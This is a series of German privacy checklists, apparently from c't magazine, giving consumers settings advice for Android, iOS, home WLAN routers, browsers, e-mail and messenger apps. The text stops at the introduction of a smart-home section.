


Netzwerkverkehr überwachen und unterbinden

Wer besonders vorsichtig und misstrauisch ist, installiert einen Paketfilter wie Little Snitch, um den ein- und ausgehenden Datenverkehr zu überwachen und gegebenenfalls zu unterbinden. Die aktuelle Version 3 bekommt gratis, wer das c't special Mac kauft. Siehe: c't-Link. (ps@ct.de) **ct**

Little Snitch im c't special Mac:
ct.de/ybhs

Anzeige



Verschwiegener Androide

Privacy-Checkliste Android

Auf Smartphones lagern immer mehr persönliche und vertrauliche Daten. Anders als der heimische PC kommen die Telefone aber überall mit hin und sammeln selber viele Daten. Was Sie tun müssen, damit Android nicht alles ausplaudert.

Von Alexander Spier



Gerätesperre einrichten

Egal ob vor Dieben oder neugierigen Kollegen, der einfachste Weg, Ihre Daten zu schützen, ist das Einrichten einer wirksa-

men Gerätesperre. Dank der immer häufiger vorhandenen Fingerabdruckscanner ist das schneller und komfortabler geworden. Ersetzt wird der Zugangscode durch den Abdruck nicht, der Finger erleichtert nur das Entsperren und macht es angenehmer, komplizierte Passwörter oder längere PINs zu wählen.

Ob mit oder ohne Scanner, unter „Einstellungen/Sicherheit/Displaysperre“ (Android 5: „Einstellungen/Gerät/Sperrbildschirm“) legen Sie fest, ob Wischmuster, PIN oder Passwort den Zugang einschränken. Diese sollten trotz registriertem Fingerabdruck merkbar bleiben, denn nach jedem Neustart des Geräts muss man weiterhin erst den Zugangscode eingeben. Wischmuster sind zwar einfacher zu mer-

ken, zu einfache Varianten können aber durch die Schlieren auf dem Display erkannt werden. Um es Beobachtern schwerer zu machen, sollte man zudem „Muster sichtbar machen“ deaktivieren.

Die Speicher von Geräten mit Android 6 oder 7 sind von Haus aus verschlüsselt, so kommt nur der Nutzer mit dem richtigen Zugangscode an die Daten. Bei älteren Smartphones kann die Verschlüsselung nachträglich aktiviert werden, was aber unter Umständen die Geschwindigkeit des Geräts verringert.



App-Berechtigungen einschränken

Statt den Apps gesammelte Daten wieder zu entreißen, sollten Sie besser das Sammeln gleich unterbinden. Ab Android 6.0 ist das relativ simpel: Möchte eine App auf Kamera, Kontakte, Standort, Speicher und so weiter zugreifen, muss sie vorher fragen. Einmal gewährte Rechte können Sie unter „Apps“ wieder entziehen. Dazu klicken Sie auf das Zahnrad rechts oben und dann auf App-Berechtigungen, wo die Programme sortiert nach Zugriffsrechten aufgeführt sind.

Einige Apps verweigern nach dem Rechteentzug allerdings die Arbeit. Zudem werden längst nicht alle Berechtigungen erfasst. Vor der Installation sehen können Sie sie nur, indem Sie im jeweiligen Play-Store-Eintrag ganz runter bis zu den „Berechtigungsdetails“ scrollen.

Läuft das Smartphone unter Android 5.1 oder früher, gibt es keine direkte Möglichkeit, einer App Rechte zu verweigern. Nur wenige Hersteller wie Huawei und alternative Android-ROMs erlauben das. Der SRT AppGuard für knapp 4 Euro rüstet eine Rechteverwaltung nach, indem er die jeweilige App mit veränderten Rechten neu installiert. Er ist nur über die Webseite des Herstellers erhältlich und muss von Hand per APK-Datei installiert werden.



Synchronisierung abschalten

Sobald Sie ein Google-Konto auf dem Smartphone eingerichtet haben, synchronisiert Google Kontakte, Kalenderdaten und vieles weitere in seine Cloud. Eine Möglichkeit, zum Beispiel Termine ausschließlich auf dem Gerät zu speichern,

bieten lange nicht alle Smartphones. Dann hilft einzig das Abschalten der Synchronisation mit Google: Bevor Sie zum Beispiel Kontakte anlegen, gehen Sie in die Android-Einstellungen, rufen sie „Konten“ auf und tippen sie „Google“ an und je nach Android-Version auf den Kontennamen. Nun können Sie alle Kategorien abwählen, die Sie nicht automatisch mit Ihrem Google-Account synchronisieren möchten.

Auch einige andere Apps tragen sich unter Konten ein und erlauben selektives Abschalten der Synchronisation. Allerdings heißt ein fehlender Eintrag nicht, dass die App keine Daten verschickt: Möglicherweise lässt sich das Verschicken nur nicht abschalten. Zum Nachteil wird das Abschalten beim Neueinrichten oder wenn das Gerät nicht mehr zugänglich ist: Nicht anderweitig gesicherte Daten sind dann verloren.



Google-Backup deaktivieren

Bei der Einrichtung des Smartphones bietet Google an, Android-Einstellungen und App-Daten in der Cloud zu sichern. Das kann zwar beim Wiederherstellen praktisch sein, doch werden dabei auch sensible Informationen wie WLAN-Passwörter gesichert. Nachträglich lässt sich das Backup unter „Einstellungen/Sichern & zurücksetzen“ wieder deaktivieren. Gelöscht sind die Daten dann aber noch nicht. Dafür gehen Sie in den Einstellungen auf den Punkt Google, rufen dort „Persönliche Daten & Privatsphäre“ und dann das „Google Dashboard“ auf. Unter Android finden Sie alle für diesen Account registrierten Geräte. „Sicherungsdaten löschen“ entfernt sämtliche Geräte-Backups aus dem Google-Account.

Die Nachteile halten sich in Grenzen. Zum einen ist das Backup rudimentär, zum anderen nutzen viele Apps die Möglichkeit erst gar nicht. Gekaufte Inhalte wie Apps sind ohnehin an den Account geknüpft und können wieder aus dem Play Store installiert werden.



Standortverlauf abschalten

Google interessiert es brennend, wo ein Nutzer sich mit seinem Smartphone auf-

hält, unabhängig ob eine Google-App läuft. Das soll für bessere Suchergebnisse, Verkehrsinfos und auf den Ort bezogene Empfehlungen sorgen. Der Standortverlauf ist zum Beispiel in Google Maps über „Meine Zeitachse“ einsehbar. Abschalten können Sie ihn unter anderem in den Maps-Einstellungen über die Kategorie „Persönliche Inhalte“ oder in den Android-Einstellungen unter „Standort/Google-Standortverlauf“. Im folgenden Menü können alle mit dem Account verknüpften Geräte einzeln oder komplett deaktiviert werden, einige tauchen dort aber nur mit ihren kryptischen Modellnummern auf.

Den bisherigen Standortverlauf können Sie unter „Persönliche Inhalte“ ganz oder teilweise löschen. Dort beschränken Sie auch die Anzeige von Kontakten und Fotos im Standortverlauf, allerdings hebt das nicht die Verknüpfung der Daten durch Google auf.




Google-Tastatur vom Netz abklemmen

Googles Android-Tastatur Gboard (ehemals Google Keyboard) kann beim Schreiben zum Kontext passende Wörter vorschlagen. Dazu analysiert die App das Geschriebene und verknüpft das mit anderen Daten aus dem Account. In den Einstellungen unter „Sprache & Eingabe“ kann man Gboard das abgewöhnen: Unter „Textkorrektur“ können Sie die personalisierten und andere Vorschläge abschalten. Damit nicht versehentlich vertrauliche Informationen in der Cloud landen, stellen Sie unter „Wörterbuch“ dazu die Synchronisation von erlernten Wörtern ab. Unter „Erweitert“ verhindern Sie dazu noch das Senden von Textausschnitten zur Analyse der Eingabe.

Wie stark Google die Eingabe analysiert, wird klar, wenn man im Chat zum Beispiel „Essen gehen?“ schreibt: Dazu passend erscheint ein Suchvorschlag von Google über der Tastatur. Solche Vorschläge lassen sich unter „Suche“ abschalten.

Oder wechseln Sie gleich zu Alternativen wie dem Hacker's Keyboard, das als einer der wenigen Android-Tastaturen ohne zusätzliche Berechtigungen und Zugriff aufs Internet auskommt.



Über die Sync-Einstellungen des Google-Kontos können Sie das Senden von Daten an Google stark einschränken.




Google-Neugier bremsen

Vieles, was Google über den Nutzer sammelt und speichert, kann über die Google-Einstellungen beeinflusst werden. Scrollen Sie unter „Persönliche Daten & Privatsphäre“ bis zur Verwaltung der Google-Aktivitäten und klicken Sie auf „Aktivitätseinstellungen“. Hier lässt sich abschalten, was Google speichert und für die Suche nutzen darf.

Die Kategorien sind allerdings teils irreführend. So lässt sich die Aufzeichnung, welche App wann und wie oft benutzt wurde, nur zusammen mit der Auswertung der eingetippten Suchbegriffe deaktivieren. Die Aufzeichnung von Aktivitäten auf Webseiten lässt sich immerhin getrennt abschalten. „Geräteinformationen“ umfasst bedeutend mehr als Details zum Gerät. Hier werden auch Kontakte, Kalender oder die abgespielte Musik erfasst.

Generell etwas schwerer können Sie es Google auch beim Anzeigenvermarkten machen, wenn Sie in den Google-Einstellungen und „Anzeigen“ die Werbe-ID regelmäßig ändern und die Anzeige von personalisierter Werbung deaktivieren.

(asp@ct.de) **ct**



iPhone-Privatisierung

Privacy-Checkliste iOS

Apples Konzept sieht vor, dass viele der von iOS erfassten – und sehr persönlichen – Daten in der iCloud landen. Doch das mobile Betriebssystem bietet Möglichkeiten, den Datenabfluss in die Cloud granuliert zu steuern.

**Von Holger Bleich und
Jürgen Schmidt**



Auf iCloud-Backup verzichten

Ohne Apple-ID lassen sich iPhones und iPads nicht benutzen. Und wer zusätzlich die iCloud wie vorgesehen verwendet, gibt dem Konzern weitgehend Carte blanche. Mit einem iCloud-Backup etwa landen alle wesentlichen Nutzerdaten beim Hersteller. Die Verschlüsselung mit einem nur dem Nutzer bekannten Passwort ist nicht vor-

gesehen. Apple gibt diese Daten bekanntermaßen etwa an Strafverfolger heraus, die eine Ermächtigung vorweisen können. Skeptische Naturen verzichten auf das voreingestellte, automatisierte und komfortable iCloud-Backup und erstellen lieber regelmäßig passwortgesicherte Sicherungen mit iTunes auf dem eigenen Rechner. Der Schalter dazu findet sich in den iCloud-Einstellungen bei „Backup“.



iCloud ausklinken – mit Ausnahmen

Ähnliches gilt auch für alle anderen iCloud-Dienste, deren Aktivierung Apple hartnäckig bei jedem Update wieder einfordert. Liegt Ihnen Ihre Privatsphäre am Herzen und müssen Sie die Daten nicht per Cloud mit anderen Geräten synchronisieren, sollten Sie den iCloud-Abgleich ausschalten. Man kann aber auch Kompromisse eingehen. So haben wir etwa den auf iCloud beruhenden Diebstahlschutz

„Mein iPhone suchen“ aktiviert, der die Positionsdaten des Geräts an Apple schickt. Dieser Service ist schlicht unheimlich nützlich im Alltag, weshalb wir an dieser Stelle die Privacy-Schwächung akzeptieren. Eine Sonderstellung nimmt der iCloud-Schlüsselbund ein, weil dessen Daten wie Kreditkartennummern, Passwörter und WLAN-Kennwörter so gesichert sind, dass sie nur die Geräte des Anwenders entschlüsseln können. Optional kann man auch hier auf eine Speicherung in der Cloud verzichten – nötig ist es nicht.



Ortungsdienste einschränken

iOS sammelt an einigen Stellen Daten über den Anwender, um spezielle Dienste bereitzustellen. Das lässt sich jedoch in aller Regel abschalten. So kann man unter Einstellungen/Datenschutz/Ortungsdienste/Systemdienste die Option „Ortsabhängige Apple Ads“ abschalten. Im gleichen Verzeichnis finden sich übrigens auch „Häufige Orte“, die nicht selten überraschende Erkenntnisse preisgeben.

Unter dem Menüpunkt „Ortungsdienste“ sollten Sie überprüfen, welche Apps auf die Position des Geräts zugreifen dürfen. Dass etwa Navigations-Tools GPS-Daten benötigen, ist logisch. Anders verhält es sich beispielsweise mit den Apps der sozialen Netzwerke: Wer nicht möchte, dass Facebook stets den eigenen Standort trackt, kann dies hier gezielt unterbinden.



App-Zugriff steuern

Generell lohnt es sich, das Verzeichnis Datenschutz gelegentlich zu inspizieren. Denn dort ist jederzeit überprüfbar, welchen Apps man den Zugriff auf bestimmte Ressourcen wie Kontakte, Fotos oder Gesundheitsdaten (Health) genehmigt hat. An dieser Stelle lässt sich das auch jederzeit rückgängig machen und etwa unter „Health/Nachrichten“ der Zugriff auf die von der Apple Watch erfassten Herzfrequenz sperren. Und unter „Werbung“ kann man nicht nur den Wunsch nach „Kein Ad-Tracking“ einstellen, sondern auch regelmäßig mal die virtuelle „Ad-ID zurücksetzen“, die Apps abrufen und für gezielte Werbung nutzen können.

(hob@ct.de) **ct**

Anzeige



Router absichern

Privacy-Checkliste WLAN-Router

WLAN daheim, das ist längst so gewöhnlich wie fließendes Wasser. Und kaum noch ein Router funkt unverschlüsselt – doch das allein reicht nicht als virtueller Sichtschutz.

Von Michael Link

SSID ändern

Viele Router verraten ihren Hersteller durch voreingestellte SSIDs wie „Fritz!Box WLAN 7490“ oder „Easybox-A07321“. Sie erleichtern somit auch modellspezifische Angriffe, etwa über offene Ports. SSIDs mit altertümlichen Router-namen können WLAN-Betreiber aber auch als „Technikverweigerer“ oder „arme Schlucker“ stigmatisieren oder sie als Ziel für intensive Produktwerbung markieren.

Ändern Sie beim Einrichten des Routers daher nicht nur das voreingestellte Passwort, sondern auch die SSID. Einst empfohlen wie alte Männer sprechende Namen mit Hinweis auf den Betreiber des dWLAN, womöglich mit Kontaktnummer. Kein guter Rat. Denn SSIDs wie „Fa_Meyer_Poststr_89_Chef“ sind Einladungen für Datendiebe. Vergeben Sie SSIDs, die keine Rückschlüsse auf Router, Betreiber und Standort zulassen. Wer auch seinen Netzbetreiber nicht offenlegen will, schaltet die Hotspot-Funktion ab.

Location Mapping unterbinden

Viel wertvoller als SSIDs sind für professionelle Datensammler die Standort-Daten von WLANs, denn die Smartphone-Ortung basiert zum Teil darauf. Multilateration oder Fingerprinting ermöglichen eine sehr gute WLAN-basierte Ortung sogar in Gebäuden. Unter anderem Google, Skyhook und Microsoft schöpfen SSIDs

und MAC-Adressen ab sowie die ungefähren Standorte. Sie messen außerdem die Signalstärken und berechnen so die Standorte der WLAN-Accesspunkte. Wollen Sie nicht mitmachen, sollten Sie Ihrer WLAN-SSID das Kürzel „_nomap“ anhängen. Die großen Mapping-Anbieter lassen dann Ihr WLAN unberücksichtigt. Microsoft verlangt für das Opt-Out umständlicherweise, dass Sie auf der Website (siehe c't-Link) die MAC-Adresse Ihres Routers eintragen.

Gäste-WLAN anbieten

Die Bitte „Lass mich mal kurz in dein WLAN!“ sollten Sie abschlagen. Denn mit diesem Generalschlüssel können Außenstehende auch auf freigegebene Netzwerkgeräte und persönliche Daten zugreifen, etwa die Fotosammlung und Dokumente. Bieten Sie daher Besuchern ein separates verschlüsseltes Gast-WLAN an. Es erlaubt zwar Internetzugang, aber keinen Zugriff auf Ihr internes Netzwerk. Ihre Chromecast- oder Spotify-Geräte kann der Gast dann nicht mehr bespielen.

Schalten Sie Log-Funktionen aus

Populäre Router petzen durch Log-Dateien, wann beispielsweise die Tochter mit wem wie lange telefoniert hat und wie lange der Sohnemann nachts gesurft hat. Zudem lassen sich systemnahe Dienste, die für die Fehlersuche gedacht sind, durch eine feingranulare Aufzeichnung vieler Daten durchaus zur Bespitzelung von Mitbewohnern zweckentfremden. Wer das Thema Privatsphäre ernst nimmt, sichert Logs allenfalls – ungelesen und lediglich etwa als digitales Alibi zur Abwehr von Abmahnern.

Machen Sie einen Netzwerkcheck

Mit dem c't-Netzwerkcheck lässt sich unter anderem prüfen, ob der Router angeschlossene Geräte nach außen hin verpetzt, etwa IP-Überwachungskameras – woraus sich wiederum ableiten ließe, dass sich ein Einbruch lohnt. Schließen Sie solche Ports im Routermenü. (mil@ct.de) **ct**

Location Opt-Out und Netzwerkcheck:
ct.de/yyez



Inkognito bleiben

Privacy-Checkliste Browser

Im Netz lauern neugierige Tracker, die alles über Sie erfahren wollen. Als Abwehr dienen Plug-ins und die richtigen Browser-Einstellungen.

Von Daniel Berger



Synchronisierung justieren

Wenn Sie sich in Chrome mit Ihrem Google-Account anmelden, synchronisiert der Browser auf Wunsch alle möglichen Daten über die Cloud. Das ist praktisch – doch Google erfährt eine ganze Menge über Sie, darunter Zugangsdaten für Online-Dienste. Um das zu verhindern, bestimmen Sie in den „erweiterten Einstellungen“ eine zusätzliche Passphrase für die Verschlüsselung der Daten. Die müssen Sie auf allen verwendeten Geräten in Chrome einmal eingeben, damit die Synchronisierung wieder läuft. Firefox synchronisiert

ebenfalls, verschlüsselt Ihre Daten aber lokal, sodass Mozilla zu keinem Zeitpunkt mitlesen kann.



Browser-Daten löschen

Websites legen Cookies auf dem Rechner ab, um etwa Einstellungen und Anmeldeinformationen zu speichern. Anbieter nutzen sie aber auch, um das Surfverhalten der Nutzer zu verfolgen. Als Gegenmaßnahme blockieren die Browser auf Wunsch alle Cookies oder nur die von Drittanbietern, also von Seiten, die Sie nicht besucht haben. Gerade Onlineshops funktionieren ganz ohne Cookies allerdings nicht mehr optimal. Alternativ legen Sie in den Browser-Optionen fest, dass Chrome, Firefox und Edge die Cookies nach jeder Sitzung entfernen, was ein dauerhaftes Tracking erschwert.

Außer Cookies können die Browser weitere persönliche Daten wie den Verlauf und Formulardaten löschen. In Chrome

finden Sie den Button „Browserdaten löschen“ in den Einstellungen unter „Datenschutz“. In Edge klicken Sie auf „Zu löschende Elemente auswählen“. Schieben Sie den Regler auf „Ein“, damit der Browser automatisch nach jeder Sitzung aufräumt. Firefox bietet einen praktischen „Vergessen“-Knopf, den Sie in der Bedienleiste platzieren können, wenn Sie im Hauptmenü auf „Anpassen“ klicken. Mit zwei Klicks verschwinden geöffnete Tabs, Cookies und die Chronik.



Tracking einschränken

Diverse Werbefirmen und soziale Netze verfolgen Ihr Surfverhalten über mehrere Seiten hinweg, um passende Werbung anzuzeigen. Gegen das Tracking helfen Erweiterungen wie Ghostery und Disconnect: Sie blockieren bestimmte Skripte, um Ihre Privatsphäre zu schützen. No-Script (Firefox) und ScriptSafe (Chrome) blockieren gleich alle Skripte, was aber die Funktion von Websites stören kann. Alle Plug-ins ermöglichen, Ausnahmen zu definieren.

Firefox hat seit Version 42 einen effektiven Tracking-Schutz direkt eingebaut, der standardmäßig im „Privaten Modus“ aktiviert ist. Um ihn für alle Tabs freizuschalten, ändern Sie im Konfigurationseditor unter `about:config` den Wert `privacy.trackingprotection.enabled` auf `true`. In der Adressleiste sehen Sie ein Schild-Symbol, wenn der Tracking-Schutz arbeitet.



Passwörter schützen

Die Browser merken sich Formulareingaben und Passwörter. Das heißt aber auch, dass sich jeder an Ihrem Rechner überall einloggen kann. Firefox bietet als Absicherung ein Master-Passwort, mit dem der Browser Ihre Zugangsdaten lokal verschlüsselt und abspeichert. Sie müssen es einmal pro Sitzung eingeben, um den Passworttresor zu öffnen. Wenn Sie das Master-Passwort jedoch vergessen, bleibt der Tresor für immer verschlossen. In allen Browsern können Sie den Merkservice auch abstellen: in Chrome unter „Passwörter und Formulare“, in Firefox unter „Sicherheit“ und in Edge in den „erweiterten Einstellungen“. (dbe@ct.de) **ct**



Briefgeheimnis wahren

Privacy-Checkliste E-Mail

Ob geschäftliche Korrespondenz oder der höchst intime Liebesbrief: E-Mail ist für alles da. Damit Privates privat bleibt, sollten Sie konsequent Mitleser aussperren und Tracking unterbinden.

Von Holger Bleich



Vertrauenswürdigen Provider wählen

US-amerikanische Anbieter haben den Ruf, dass sie Geheimdiensten wie der NSA allzu lax Zugriff auf Kundenkonten gewähren. Darüber hinaus wertet Google jede Mail selbst maschinell aus, um die Interessen der Kunden zu ergründen. Yahoo's Mail-Service hat durch Hacker-Angriffe mehrere Millionen Zugangsdaten preisgegeben. Geht es um den Schutz der Privatsphäre, haben deutsche Provider

momentan die Nase vorn. Tendenziell gilt: Wählen Sie besser einen Anbieter, der sein Geld nicht mit Werbeeinblendungen verdient. Zwar zahlen Sie hier einen monatlichen Obolus, erhöhen dafür aber die Wahrscheinlichkeit, dass kein Tracking, Profiling oder stiller Datenzugriff stattfindet. Oft bieten genau diese Anbieter auch mehr Funktionen zum Schutz der Privatsphäre [1].



Transport absichern

Achten Sie darauf, dass der Transportweg Ihrer Mails sowohl in Sende- als auch in Empfangsrichtung komplett verschlüsselt und damit vor Mitlesern geschützt ist: Greifen Sie per E-Mail-Programm auf Ihr Postfach zu, konfigurieren Sie es so, dass es sich nur über SSL mit dem Server verbindet. Nahezu jeder Desktop- und Mobil-Client ist dazu in der Lage. Das Web-Frontend des Anbieters muss HTTPS-gesichert sein.

Ihr Provider muss die E-Mails transportverschlüsselt von seinem Server zu dem des Empfängers übertragen. Fragen Sie im Zweifel nach. Falls er das nicht garantieren mag, wechseln Sie den Anbieter.



Mailbox und E-Mails verschlüsseln

Geheime Informationen sollten Sie Ende-zu-Ende verschlüsseln. Dazu kommen derzeit die Methoden S/MIME oder PGP in Frage. Während Sie für S/MIME ein Zertifikat erwerben müssen, können Sie ein PGP-Schlüsselpaar selbst erzeugen. Für gängige Mail-Programme existieren Add-ons, die das Verschlüsseln einfach machen. Manche Provider, etwa GMX, Web.de oder Mailbox.org, ermöglichen mittlerweile PGP auch im Web-Frontend ohne nennenswerten Komfortverlust.

Wer seine Mails via IMAP abrufen und auf dem Provider-Server belässt, sollte daran denken, dass sie dort meist unverschlüsselt liegen. Anbieter wie Posteo oder Protonmail schaffen Abhilfe und bieten ihren Nutzern an, Mails sofort nach dem Eingang zu verschlüsseln, sodass niemand dort Ihre lagernden Nachrichten im Klartext abgreifen kann.




Tracking unterbinden

Newsletter-Versender, Spammer oder Betrüger versuchen mit vielen Tricks, Ihren Mail-Client zu einer Reaktion zu bewegen. Dazu genügt es, wenn er ein Element in der empfangenen Mail nachlädt oder ausführt – schon kennt der Absender mindestens Ihre IP-Adresse und weiß, dass Sie die Mail geöffnet haben. Wenn Sie nicht möchten, dass Ihr Leseverhalten nachvollzogen werden kann oder Schadcode unbemerkt auf Ihren Rechner geladen wird, sollten Sie das automatische Nachladen von externen Bildern, Videos, CSS-Code oder Programmen im Mail-Client abstellen. Machen Sie mit dem „Email Privacy Tester“ (emailprivacy-tester.com) die Probe: Er prüft, welche Tracking-Einfallstore in Ihrem Mail-Programm noch offen stehen. (hob@ct.de) **ct**

Literatur

[1] Holger Bleich, Mitleser-Sperren, Alternative Dienste für komfortable und abhörsichere Mail-Kommunikation, c't 13/15, S. 138



Messenger zähmen

Privacy-Checkliste Chat

Messaging-Apps wie WhatsApp fördern nicht nur die Kommunikation, sie kommunizieren auch selbst gern. Mit ein paar Handgriffen reduzieren Sie diesen Datenabfluss aufs Nötigste.

Von Ronald Eikenberg



Empfangsbestätigungen einschränken

Den Gelesen-Status aktiviert zu haben gehört für die einen zum guten Ton, die anderen fühlen sich dadurch unter Druck gesetzt, möglichst schnell zu antworten. WhatsApp etwa signalisiert durch zwei blaue Häkchen, dass der Empfänger die Nachricht tatsächlich gelesen hat. Beim Facebook Messenger erscheint das Konterfei des Empfängers neben der verschickten Nachricht. Bei einigen Apps

kann man die Funktion abschalten („Lesesebestätigungen“ in den Datenschutz-Einstellungen von WhatsApp), was sich bei den meisten Messengern sowohl auf die gesendeten als auch auf die empfangenen Nachrichten auswirkt. Wer nicht komplett verzichten kann oder will, für den gibt es einen Mittelweg: Liest man die eingehenden Nachrichten über die Benachrichtigungszentrale des Smartphones, bekommt der Absender davon nichts mit.



Nachrichten verschlüsseln

Viele Messenger verschlüsseln inzwischen sämtliche Kommunikation zwischen den Gesprächspartnern (Ende-zu-Ende-Verschlüsselung, E2E). So ist sichergestellt, dass Ihre Nachrichten ausschließlich vom legitimen Empfänger entschlüsselt werden können. Unter anderem WhatsApp, Wire, Threema und Signal verschlüsseln ohne Ihr Zutun, während Sie etwa bei Telegram

zunächst einen „geheimen Chat“ starten müssen. Mit Facebooks Messenger können Sie ebenfalls verschlüsselt kommunizieren: Klicken Sie im Chatfenster rechts oben auf das Info-Symbol und auf „Geheime Unterhaltung“. Das klappt allerdings nur zwischen den Apps – auf der Facebook-Website tauchen die verschlüsselten Chats nicht auf. Wenn Sie auf Nummer sicher gehen wollen, dass Ihr Gesprächspartner auch tatsächlich derjenige ist, für den er sich ausgibt, notieren Sie den Fingerabdruck seines öffentlichen Krypto-Schlüssels (in WhatsApp „Sicherheitsnummer“ genannt) bei einem persönlichen Treffen. Finden Sie diesen Fingerabdruck bei anschließenden Konversationen in der Chat-App wieder, unterhalten Sie sich sicher mit der Person, die Sie getroffen haben.



Öffentliche Informationen checken

Nickname, Profilbild, Statustext und „Zuletzt online“ – Messaging-Dienste geben anderen Nutzern viel über Sie preis, wenn Sie nicht aufpassen. Bei WhatsApp etwa können Sie unter „Einstellungen/Account/Datenschutz“ einschränken, wer Ihre Profilinformationen abrufen darf. Finden Sie eine solche Option im Messenger Ihrer Wahl nicht, überprüfen Sie mit einem zweiten Gerät, welche Daten für Personen sichtbar sind, die nicht in Ihrer Kontaktliste stehen. Ob Sie WhatsApp gerade aktiv nutzen, verrät WhatsApp unabhängig von der Einstellung „Zuletzt online“ an jeden, der Ihre Rufnummer kennt. Schützen kann man sich davor nicht.



Datenweitergabe einschränken

Fast alle Chat-Apps schicken Ihr Adressbuch zum Betreiber, um herauszufinden, welche Ihrer Smartphone-Kontakte den Dienst ebenfalls nutzen. Das ist praktisch, aber in puncto Datenschutz auch bedenklich: Nutzer geben Daten Dritter ohne deren Einwilligung weiter und haben keine Kontrolle, was damit geschieht. Oft funktionieren die Messenger auch dann, wenn Sie den Zugriff auf das Adressbuch beim ersten Start der App verweigern. Dann müssen Sie Ihre Kontakte allerdings von Hand einpflegen. (rei@ct.de) **ct**



Datenschleudern im eigenen Haus

Privacy-Checkliste Smart Home

Im vernetzten Zuhause sprechen Smart TV, Sprachassistent und Heizung nicht nur miteinander, sondern auch mit dem Internet. Gestatten Sie dies nur Geräten, die darauf angewiesen sind, und verhindern Sie, dass die smarten Mitbewohner identifiziert und gehackt werden.

Von Ronald Eikenberg
